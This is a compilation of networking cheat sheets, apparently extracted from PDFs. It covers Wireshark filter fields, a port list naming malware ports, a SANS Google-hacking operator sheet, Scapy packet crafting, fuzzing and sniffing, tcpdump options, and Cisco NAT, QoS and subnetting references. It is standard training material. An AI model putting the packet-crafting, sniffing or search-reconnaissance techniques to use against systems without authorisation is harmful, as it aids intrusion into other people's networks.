| | | | bgp.community_value | bgp.originator_id |
| | | | bgp.local_pref | bgp.type |
| | | | bgp.mp_nlri_tnl_id | bgp.withdrawn_prefix |
| ICMP | | | HTTP | |
| icmp.checksum | icmp.ident | icmp.seq | http.accept | http.proxy_authorization |
| icmp.checksum_bad | icmp.mtu | icmp.type | http.accept_encoding | http.proxy_connect_host |
| icmp.code | icmp.redir_gw | | http.accept_language | http.proxy_connect_port |
| | | | http.authbasic | http.referer |
| DTP | | | http.authorization | http.request |
| dtp.neighbor | dtp.tlv_type | vtp.neighbor | http.cache_control | http.request.method |
| dtp.tlv_len | dtp.version | | http.connection | http.request.uri |
| VTP | | | http.content_encoding | http.request.version |
| vtp.code | vtp.vlan_info.802_10_index | | http.content_length | http.response |
| vtp.conf_rev_num | vtp.vlan_info.isl_vlan_id | | http.content_type | http.response.code |
| vtp.followers | vtp.vlan_info.len | | http.cookie | http.server |
| vtp.md | vtp.vlan_info.mtu_size | | http.date | http.set_cookie |
| vtp.md5_digest | vtp.vlan_info.status.vlan_susp | | http.host | http.transfer_encoding |
| vtp.md_len | vtp.vlan_info.tlv_len | | http.last_modified | http.user_agent |
| vtp.seq_num | vtp.vlan_info.tlv_type | | http.location | http.www_authenticate |
| vtp.start_value | vtp.vlan_info.vlan_name | | http.notification | http.x_forwarded_for |
| vtp.upd_id | vtp.vlan_info.vlan_name_len | | http.proxy_authenticate | |
| vtp.upd_ts | vtp.vlan_info.vlan_type | | | |
| vtp.version | | | | |

TCP/UDP Port Numbers

| | | | |
|------------------------|-----------------------------|------------------------|-------------------------|
| 7 Echo | 554 RTSP | 2745 Bagle.H | 6891-6901 Windows Live |
| 19 Chargen | 546-547 DHCPv6 | 2967 Symantec AV | 6970 Quicktime |
| 20-21 FTP | 560 rmonitor | 3050 Interbase DB | 7212 GhostSurf |
| 22 SSH/SCP | 563 NNTP over SSL | 3074 XBOX Live | 7648-7649 CU-SeeMe |
| 23 Telnet | 587 SMTP | 3124 HTTP Proxy | 8000 Internet Radio |
| 25 SMTP | 591 FileMaker | 3127 MyDoom | 8080 HTTP Proxy |
| 42 WINS Replication | 593 Microsoft DCOM | 3128 HTTP Proxy | 8086-8087 Kaspersky AV |
| 43 WHOIS | 631 Internet Printing | 3222 GLBP | 8118 Privoxy |
| 49 TACACS | 636 LDAP over SSL | 3260 iSCSI Target | 8200 VMware Server |
| 53 DNS | 639 MSDP (PIM) | 3306 MySQL | 8500 Adobe ColdFusion |
| 67-68 DHCP/BOOTP | 646 LDP (MPLS) | 3389 Terminal Server | 8767 TeamSpeak |
| 69 TFTP | 691 MS Exchange | 3689 iTunes | 8866 Bagle.B |
| 70 Gopher | 860 iSCSI | 3690 Subversion | 9100 HP JetDirect |
| 79 Finger | 873 rsync | 3724 World of Warcraft | 9101-9103 Bacula |
| 80 HTTP | 902 VMware Server | 3784-3785 Ventrilo | 9119 MXit |
| 88 Kerberos | 989-990 FTP over SSL | 4333 mSQL | 9800 WebDAV |
| 102 MS Exchange | 993 IMAP4 over SSL | 4444 Blaster | 9898 Dabber |
| 110 POP3 | 995 POP3 over SSL | 4664 Google Desktop | 9988 Rbot/Spybot |
| 113 Ident | 1025 Microsoft RPC | 4672 eMule | 9999 Urchin |
| 119 NNTP (Usenet) | 1026-1029 Windows Messenger | 4899 Radmin | 10000 Webmin |
| 123 NTP | 1080 SOCKS Proxy | 5000 UPnP | 10000 BackupExec |
| 135 Microsoft RPC | 1080 MyDoom | 5001 Slingbox | 10113-10116 NetIQ |
| 137-139 NetBIOS | 1194 OpenVPN | 5001 iperf | 11371 OpenPGP |
| 143 IMAP4 | 1214 Kazaa | 5004-5005 RTP | 12035-12036 Second Life |
| 161-162 SNMP | 1241 Nessus | 5050 Yahoo! Messenger | 12345 NetBus |
| 177 XDMCP | 1311 Dell OpenManage | 5060 SIP | 13720-13721 NetBackup |
| 179 BGP | 1337 WASTE | 5190 AIM/ICQ | 14567 Battlefield |
| 201 AppleTalk | 1433-1434 Microsoft SQL | 5222-5223 XMPP/Jabber | 15118 Dipnet/Oddbob |
| 264 BGMP | 1512 WINS | 5432 PostgreSQL | 19226 AdminSecure |
| 318 TSP | 1589 Cisco VQP | 5500 VNC Server | 19638 Ensimg |
| 381-383 HP Openview | 1701 L2TP | 5554 Sasser | 20000 Usermin |
| 389 LDAP | 1723 MS PPTP | 5631-5632 pcAnywhere | 24800 Synergy |
| 411-412 Direct Connect | 1725 Steam | 5800 VNC over HTTP | 25999 Xfire |
| 443 HTTP over SSL | 1741 CiscoWorks 2000 | 5900+ VNC Server | 27015 Half-Life |
| 445 Microsoft DS | 1755 MS Media Server | 6000-6001 X11 | 27374 Sub7 |
| 464 Kerberos | 1812-1813 RADIUS | 6112 Battle.net | 28960 Call of Duty |
| 465 SMTP over SSL | 1863 MSN | 6129 DameWare | 31337 Back Orifice |
| 497 Retrospect | 1985 Cisco HSRP | 6257 WinMX | 33434+ traceroute |
| 500 ISAKMP | 2000 Cisco SCCP | 6346-6347 Gnutella | |
| 512 rexec | 2002 Cisco ACS | 6500 GameSpy Arcade | |
| 513 rlogin | 2049 NFS | 6566 SANE | |
| 514 syslog | 2082-2083 cPanel | 6588 AnalogX | |
| 515 LPD/LPR | 2100 Oracle XDB | 6665-6669 IRC | |
| 520 RIP | 2222 DirectAdmin | 6679/6697 IRC over SSL | |
| 521 RIPng (IPv6) | 2302 Halo | 6699 Napster | |
| 540 UUCP | 2483-2484 Oracle DB | 6881-6999 BitTorrent | |

Legend

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at <http://www.iana.org/assignments/port-numbers>

| Advanced Operators | | |
|---|---|--|
| Advanced Operators | Meaning | What To Type Into Search Box (& <i>Description of Results</i>) |
| site: | Search only one website | conference site:www.sans.org (<i>Search SANS site for conference info</i>) |
| [#]...[#] or numrange: | Search within a range of numbers | plasma television \$1000...1500 (<i>Search for plasma televisions between \$1000 and \$1500</i>) |
| date: | Search only a range of months | hockey date: 3 (<i>Search for hockey references within past 3 months; 6 and 12-month date-restrict options also available</i>) |
| safesearch: | Exclude adult-content | safesearch: sex education (<i>Search for sex education material without returning adult sites</i>) |
| link: | linked pages | link:www.sans.org (<i>Find pages that link to the SANS website</i>) |
| info: | Info about a page | info:www.sans.org (<i>Find information about the SANS website</i>) |
| related: | Related pages | related:www.stanford.edu (<i>Find websites related to the Stanford website</i>) |
| intitle: | Searches for strings in the title of the page | intitle:conference (<i>Find pages with "conference" in the page title</i>) |
| allintitle: | Searches for all strings within the page title | allintitle:conference SANS (<i>Find pages with "conference" and "SANS" in the page title. Doesn't combine well with other operators</i>) |
| inurl: | Searches for strings in the URL | inurl:conference (<i>Find pages with the string "conference" in the URL</i>) |
| allinurl: | Searches for all strings within the URL | allinurl:conference SANS (<i>Find pages with “conference” and "SANS" in the URL. Doesn't combine well with other operators</i>) |
| filetype: or ext: | Searches for files with that file extension | filetype:ppt (<i>Find files with the "ppt" file extension. ".ppt" are MS PowerPoint files.</i>) |
| cache: | Display the Google cache of the page | cache:www.sans.org (<i>Show the cached version of the page without performing the search</i>) |
| phonebook: or rphonebook: or bphonebook | Display all, residential, business phone listings | phonebook:Rick Smith MD (<i>Find all phone book listing for Rick Smith in Maryland. Cannot combine with other searches</i>) |
| author: | Searches for the author of a newsgroup post | author:Rick (<i>Find all newsgroup postings with "Rick" in the author name or email address. Must be used with a Google Group search</i>) |
| insubject: | Search only in the subject of a newsgroup post | insubject:Mac OS X (<i>Find all newsgroup postings with "Mac OS X" in the subject of the post. Must be used with a Google Group search</i>) |
| define: | Various definitions of the word or phrase | define:sarcastic (<i>Get the definition of the word sarcastic</i>) |
| stock: | Get information on a stock abbreviation | stock:AAPL (<i>Get the stock information for Apple Computer, Inc.</i>) |

| Number Searching | |
|-----------------------------|---|
| Number Searching | Description |
| 1Z9999W99999999999 | UPS tracking numbers |
| 999999999999 | FedEx tracking numbers |
| 9999 9999 9999 9999 9999 99 | USPS tracking numbers |
| AAAAA999A9AA99999 | Vehicle Identification Numbers (VIN) |
| 305214274002 | UPC codes |
| 202 | Telephone area codes |
| patent 5123123 | Patent numbers <i>(Remember to put the word "patent" before your patent number)</i> |
| n199ua | FAA airplane registration numbers <i>(An airplane's FAA registration number is typically printed on its tail)</i> |
| fcc B4Z-34009-PIR | FCC equipment IDs <i>(Remember to put the word "fcc" before the equipment ID)</i> |

| Calculator Operators | | |
|----------------------|------------------|------------------------------------|
| Operators | Meaning | Type Into Search Box |
| + | addition | 45 + 39 |
| - | subtraction | 45 – 39 |
| * | multiplication | 45 * 39 |
| / | division | 45 / 39 |
| % of | percentage of | 45% of 39 |
| ^ | raise to a power | 2^5 (2 to the 5th power) |

| Operator Examples | |
|---|--|
| Operator Example | Finds Pages Containing |
| <i>sailboat chesapeake bay</i> | the words sailboat , Chesapeake and Bay |
| <i>sloop OR yawl</i> | either the word sloop or the word yawl |
| “To each his own” | the exact phrase to each his own |
| virus -computer | the word virus but NOT the word computer |
| Star Wars Episode +III | This movie title, including the roman numeral III |
| ~boat loan | loan info for both the word boat and its synonyms: canoe , ferry , etc. |
| define: sarcastic | definitions of the word sarcastic from the Web |
| mac * x | the words Mac and X separated by exactly one word |
| I’m Feeling Lucky <i>(Google link)</i> | Takes you directly to first web page returned for your query |

| Search Parameters | | |
|----------------------|--|---|
| Search Parameters | Value | Description of Use in Google Search URLs |
| q | the search term | The search term |
| filter | 0 or 1 | If filter is set to 0, show potentially duplicate results. |
| as_epq | a search phrase | The value submitted is as an exact phrase. No need to surround with quotes. |
| as_ft | i = include e = exclude | The file type indicated by as_filetype is included or excluded in the search. |
| as_filetype | a file extension | The file type is included or excluded in the search indicated by as_ft . |
| as_occt | any = anywhere title = page title body = text of page url = in the page URL links = in links to the page | Find the search term in the specified location. |
| as_dt | i = include e = exclude | The site or domain indicated by as_sitesearch is included or excluded in the search. |
| as_sitesearch | site or domain | The file type is included or excluded in the search indicated by as_dt . |
| as_qdr | m3 = three months m6 = six months y = past year | Locate pages updated with in the specified time frame. |



Google

Hacking and Defense

Cheat Sheet

POCKET REFERENCE GUIDE

SANS Stay Sharp Program

<http://www.sans.org>

<http://www.sans.org/staysharp>

Purpose

This document aims to be a quick reference outlining all Google operators, their meaning, and examples of their usage.

What to use this sheet for

Use this sheet as a handy reference that outlines the various Google searches that you can perform. It is meant to support you throughout the Google Hacking and Defense course and can be used as a quick reference guide and refresher on all Google advanced operators used in this course. The student could also use this sheet as guidance in building innovative operator combinations and new search techniques.

This sheet is split into these sections:

- Operator Examples
- Advanced Operators
- Number Searching
- Calculator Operators
- Search Parameters

References:

<http://www.google.com/intl/en/help/refinesearch.html>
<http://johnny.ihackstuff.com>
<http://www.google.com/intl/en/help/cheatsheet.html>

Basic Commands

Is()

List all available protocols and protocol options

IsC()

List all available scapy command functions

conf

Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP frag=0 proto=tcp |<TCP |>>
>>> l2.getlayer(2)
<TCP |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
  version= 6
  tc= 0
  fl= 0
  plen= None
  nh= No Next Header
  hlim= 64
  src= ::1
  dst= ::1

# Show field types with default values
>>> ls(UDP())
sport  : ShortEnumField = 1025 (53)
dport  : ShortEnumField = 53 (53)
len     : ShortField     = None (None)
chksum  : XShortField    = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)

Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)

Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)

Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(...)

Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)

Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(...)

Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)

Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

Command Line Options


| | | | |
|-------------------------|---|------------------------|---|
| -A | Print frame payload in ASCII | -q | Quick output |
| -c <count> | Exit after capturing count packets | -r <file> | Read packets from file |
| -D | List available interfaces | -s <len> | Capture up to len bytes per packet |
| -e | Print link-level headers | -S | Print absolute TCP sequence numbers |
| -F <file> | Use file as the filter expression | -t | Don't print timestamps |
| -G <n> | Rotate the dump file every n seconds | -v[v[v]] | Print more verbose output |
| -i <iface> | Specifies the capture interface | -w <file> | Write captured packets to file |
| -K | Don't verify TCP checksums | -x | Print frame payload in hex |
| -L | List data link types for the interface | -X | Print frame payload in hex and ASCII |
| -n | Don't convert addresses to names | -y <type> | Specify the data link type |
| -p | Don't capture in promiscuous mode | -Z <user> | Drop privileges from root to user |

Capture Filter Primitives

| | |
|--|---|
| [src dst] host <host> | Matches a host as the IP source, destination, or either |
| ether [src dst] host <ehost> | Matches a host as the Ethernet source, destination, or either |
| gateway host <host> | Matches packets which used host as a gateway |
| [src dst] net <network>/<len> | Matches packets to or from an endpoint residing in network |
| [tcp udp] [src dst] port <port> | Matches TCP or UDP packets sent to/from port |
| [tcp udp] [src dst] portrange <p1>-<p2> | Matches TCP or UDP packets to/from a port in the given range |
| less <length> | Matches packets less than or equal to length |
| greater <length> | Matches packets greater than or equal to length |
| (ether ip ip6) proto <protocol> | Matches an Ethernet, IPv4, or IPv6 protocol |
| (ether ip) broadcast | Matches Ethernet or IPv4 broadcasts |
| (ether ip ip6) multicast | Matches Ethernet, IPv4, or IPv6 multicasts |
| type (mgt ctl data) [subtype <subtype>] | Matches 802.11 frames based on type and optional subtype |
| vlan [<vlan>] | Matches 802.1Q frames, optionally with a VLAN ID of vlan |
| mpls [<label>] | Matches MPLS packets, optionally with a label of label |
| <expr> <relop> <expr> | Matches packets by an arbitrary expression |

| Protocols | | | Modifiers | Examples | |
|-----------|---------|------|-------------------|--------------------------------|-----------------------------|
| arp | ip6 | slip | ! or not | udp dst port not 53 | UDP not bound for port 53 |
| ether | link | tcp | && or and | host 10.0.0.1 && host 10.0.0.2 | Traffic between these hosts |
| fddi | ppp | tr | or or | tcp dst port 80 or 8080 | Packets to either TCP port |
| icmp | radio | udp | ICMP Types | | |
| ip | rarp | wlan | icmp-echoreply | icmp-routeradvert | icmp-tstampreply |
| TCP Flags | | | icmp-unreach | icmp-routersolicit | icmp-ireq |
| tcp-urg | tcp-rst | | icmp-sourcequench | icmp-timxceed | icmp-ireqreply |
| tcp-ack | tcp-syn | | icmp-redirect | icmp-paramprob | icmp-maskreq |
| tcp-psh | tcp-fin | | icmp-echo | icmp-tstamp | icmp-maskreply |

Example Topology



NAT Boundary Configuration

```
interface FastEthernet0
ip address 10.0.0.1 255.255.0.0
ip nat inside
!
interface FastEthernet1
ip address 174.143.212.1 255.255.252.0
ip nat outside
```

Static Source Translation

```
! One line per static translation
ip nat inside source static 10.0.0.19 192.0.2.1
ip nat inside source static 10.0.1.47 192.0.2.2
ip nat outside source static 174.143.212.133 10.0.0.47
ip nat outside source static 174.143.213.240 10.0.2.181
```

Dynamic Source Translation

```
! Create an access list to match inside local addresses
access-list 10 permit 10.0.0.0 0.0.255.255
!
! Create NAT pool of inside global addresses
ip nat pool MyPool 192.0.2.1 192.0.2.254 prefix-length 24
!
! Combine them with a translation rule
ip nat inside source list 10 pool MyPool
!
! Dynamic translations can be combined with static entries
ip nat inside source static 10.0.0.42 192.0.2.42
```

Port Address Translation (PAT)

```
! Static layer four port translations
ip nat inside source static tcp 10.0.0.3 8080 192.0.2.1 80
ip nat inside source static udp 10.0.0.14 53 192.0.2.2 53
ip nat outside source static tcp 174.143.212.4 23 10.0.0.8 23
!
! Dynamic port translation with a pool
ip nat inside source list 11 pool MyPool overload
!
! Dynamic translation with interface overloading
ip nat inside source list 11 interface FastEthernet1 overload
```

Inside Destination Translation

```
! Create a rotary NAT pool
ip nat pool LoadBalServers 10.0.99.200 10.0.99.203 prefix-length 24 type rotary
!
! Enable load balancing across inside hosts for incoming traffic
ip nat inside destination list 12 pool LoadBalServers
```

Address Classification

| | |
|-----------------------|---|
| Inside Local | An actual address assigned to an inside host |
| Inside Global | An inside address seen from the outside |
| Outside Global | An actual address assigned to an outside host |
| Outside Local | An outside address seen from the inside |

| | | Perspective | |
|----------|---------|---------------|----------------|
| | | Local | Global |
| Location | Inside | Inside Local | Inside Global |
| | Outside | Outside Local | Outside Global |

Terminology

NAT Pool

A pool of IP addresses to be used as inside global or outside local addresses in translations

Port Address Translation (PAT)

An extension to NAT that translates information at layer four and above, such as TCP and UDP port numbers; dynamic PAT configurations include the **overload** keyword

Extendable Translation

The **extendable** keyword must be appended when multiple overlapping static translations are configured

Special NAT Pool Types

Rotary Used for load balancing

Match-Host Preserves the host portion of the address after translation

Troubleshooting

```
show ip nat translations [verbose]
show ip nat statistics
clear ip nat translations
```

NAT Translations Tuning

```
ip nat translation tcp-timeout <seconds>
ip nat translation udp-timeout <seconds>
ip nat translation max-entries <number>
```

QUALITY OF SERVICE · PART 1

Quality of Service Models

Best Effort · No QoS policies are implemented

Integrated Services (IntServ)

Resource Reservation Protocol (RSVP) is used to reserve bandwidth per-flow across all nodes in a path

Differentiated Services (DiffServ)

Packets are individually classified and marked; policy decisions are made independently by each node in a path

Layer 2 QoS Markings

| Medium | Name | Type |
|--------------------|--------------------------|-------------------------------------|
| Ethernet | Class of Service (CoS) | 3-bit 802.1p field in 802.1Q header |
| Frame Relay | Discard Eligibility (DE) | 1-bit drop eligibility flag |
| ATM | Cell Loss Priority (CLP) | 1-bit drop eligibility flag |
| MPLS | Traffic Class (TC) | 3-bit field compatible with 802.1p |

IP QoS Markings


IP Precedence

The first three bits of the IP TOS field; limited to 8 traffic classes

Differentiated Services Code Point (DSCP)

The first six bits of the IP TOS are evaluated to provide more granular classification; backward-compatible with IP Precedence

QoS Flowchart



Terminology

Per-Hop Behavior (PHB)

The individual QoS action performed at each independent DiffServ node

Trust Boundary · Beyond this, inbound QoS markings are not trusted

Tail Drop · Occurs when a packet is dropped because a queue is full

Policing

Imposes an artificial ceiling on the amount of bandwidth that may be consumed; traffic exceeding the policer rate is reclassified or dropped

Shaping

Similar to policing but buffers excess traffic for delayed transmission; makes more efficient use of bandwidth but introduces a delay

TCP Synchronization

Flows adjust TCP window sizes in synch, making inefficient use of a link


DSCP Per-Hop Behaviors

Class Selector (CS) · Backward-compatible with IP Precedence values

Assured Forwarding (AF) · Four classes with variable drop preferences

Expedited Forwarding (EF) · Priority queuing for delay-sensitive traffic

IP Type of Service (TOS)



Precedence/DSCP

| | Binary | DSCP | Prec. |
|-----------|--------|----------|-------|
| 56 | 111000 | Reserved | 7 |
| 48 | 110000 | Reserved | 6 |
| 46 | 101110 | EF | 5 |
| 32 | 100000 | CS4 | |
| 34 | 100010 | AF41 | 4 |
| 36 | 100100 | AF42 | |
| 38 | 100110 | AF43 | |
| 24 | 011000 | CS3 | |
| 26 | 011010 | AF31 | 3 |
| 28 | 011100 | AF32 | |
| 30 | 011110 | AF33 | |
| 16 | 010000 | CS2 | |
| 18 | 010010 | AF21 | 2 |
| 20 | 010100 | AF22 | |
| 22 | 010110 | AF23 | |
| 8 | 001000 | CS1 | |
| 10 | 001010 | AF11 | 1 |
| 12 | 001100 | AF12 | |
| 14 | 001110 | AF13 | |
| 0 | 000000 | BE | 0 |

Congestion Avoidance

Random Early Detection (RED)

Packets are randomly dropped before a queue is full to prevent tail drop; mitigates TCP synchronization

Weighted RED (WRED)

RED with the added capability of recognizing prioritized traffic based on its marking


Class-Based WRED (CBWRED)

WRED employed inside a class-based WFQ (CBWFQ) queue

Queuing Comparison

| | FIFO | PQ | CQ | WFQ | CBWFQ | LLQ |
|-----------------------------------|-----------|-----------|------------|-----------|------------|------------|
| Default on Interfaces | >2 Mbps | No | No | <=2 Mbps | No | No |
| Number of Queues | 1 | 4 | Configured | Dynamic | Configured | Configured |
| Configurable Classes | No | Yes | Yes | No | Yes | Yes |
| Bandwidth Allocation | Automatic | Automatic | Configured | Automatic | Configured | Configured |
| Provides for Minimal Delay | No | Yes | No | No | No | Yes |
| Modern Implementation | Yes | No | No | No | Yes | Yes |


First In First Out (FIFO)



Hardware Queue


- Packets are transmitted in the order they are processed
- No prioritization is provided
- Default queuing method on high-speed (>2 Mbps) interfaces
- Configurable with the **tx-ring-limit** interface config command

Custom Queuing (CQ)




- Rotates through queues using Weighted Round Robin (WRR)
- Processes a configurable number of bytes from each queue per turn
- Prevents queue starvation but does not provide for delay-sensitive traffic

Class-Based WFQ (CBWFQ)




- WFQ with administratively configured queues
- Each queue is allocated an amount/percentage of bandwidth
- No support for delay-sensitive traffic

Priority Queuing (PQ)




- Provides four static queues which cannot be reconfigured
- Higher-priority queues are always emptied before lower-priority queues
- Lower-priority queues are at risk of bandwidth starvation

Weighted Fair Queuing (WFQ)



- Queues are dynamically created per flow to ensure fair processing
- Statistically drops packets from aggressive flows more often
- No support for delay-sensitive traffic

Low Latency Queuing (LLQ)



- CBWFQ with the addition of a policed strict-priority queue
- Highly configurable while still supporting delay-sensitive traffic

LLQ Config Example

Class Definitions

```
! Match packets by DSCP value
class-map match-all Voice
match dscp ef
!
class-map match-all Call-Signaling
match dscp cs3
!
class-map match-any Critical-Apps
match dscp af21 af22
!
! Match packets by access list
class-map match-all Scavenger
match access-group name Other
```

Policy Creation

```
policy-map Foo
class Voice
! Priority queue policed to 33%
priority percent 33
class Call-Signaling
! Allocate 5% of bandwidth
bandwidth percent 5
class Critical-Apps
bandwidth percent 20
! Extend queue size to 96 packets
queue-limit 96
class Scavenger
! Police to 64 kbps
police cir 64000
conform-action transmit
exceed-action drop
class class-default
! Enable WFQ
fair-queue
! Enable WRED
random-detect
```

```
interface Serial0
! Apply the policy in or out
service-policy output Foo
```


LLQ Config Example

```
show policy-map [interface]
Show interface
show queue <interface>
Show mls qos
```

IPv4 SUBNETTING

| Subnets | | | |
|---------|-----------------|---------------|-----------------|
| CIDR | Subnet Mask | Addresses | Wildcard |
| /32 | 255.255.255.255 | 1 | 0.0.0.0 |
| /31 | 255.255.255.254 | 2 | 0.0.0.1 |
| /30 | 255.255.255.252 | 4 | 0.0.0.3 |
| /29 | 255.255.255.248 | 8 | 0.0.0.7 |
| /28 | 255.255.255.240 | 16 | 0.0.0.15 |
| /27 | 255.255.255.224 | 32 | 0.0.0.31 |
| /26 | 255.255.255.192 | 64 | 0.0.0.63 |
| /25 | 255.255.255.128 | 128 | 0.0.0.127 |
| /24 | 255.255.255.0 | 256 | 0.0.0.255 |
| /23 | 255.255.254.0 | 512 | 0.0.1.255 |
| /22 | 255.255.252.0 | 1,024 | 0.0.3.255 |
| /21 | 255.255.248.0 | 2,048 | 0.0.7.255 |
| /20 | 255.255.240.0 | 4,096 | 0.0.15.255 |
| /19 | 255.255.224.0 | 8,192 | 0.0.31.255 |
| /18 | 255.255.192.0 | 16,384 | 0.0.63.255 |
| /17 | 255.255.128.0 | 32,768 | 0.0.127.255 |
| /16 | 255.255.0.0 | 65,536 | 0.0.255.255 |
| /15 | 255.254.0.0 | 131,072 | 0.1.255.255 |
| /14 | 255.252.0.0 | 262,144 | 0.3.255.255 |
| /13 | 255.248.0.0 | 524,288 | 0.7.255.255 |
| /12 | 255.240.0.0 | 1,048,576 | 0.15.255.255 |
| /11 | 255.224.0.0 | 2,097,152 | 0.31.255.255 |
| /10 | 255.192.0.0 | 4,194,304 | 0.63.255.255 |
| /9 | 255.128.0.0 | 8,388,608 | 0.127.255.255 |
| /8 | 255.0.0.0 | 16,777,216 | 0.255.255.255 |
| /7 | 254.0.0.0 | 33,554,432 | 1.255.255.255 |
| /6 | 252.0.0.0 | 67,108,864 | 3.255.255.255 |
| /5 | 248.0.0.0 | 134,217,728 | 7.255.255.255 |
| /4 | 240.0.0.0 | 268,435,456 | 15.255.255.255 |
| /3 | 224.0.0.0 | 536,870,912 | 31.255.255.255 |
| /2 | 192.0.0.0 | 1,073,741,824 | 63.255.255.255 |
| /1 | 128.0.0.0 | 2,147,483,648 | 127.255.255.255 |
| /0 | 0.0.0.0 | 4,294,967,296 | 255.255.255.255 |

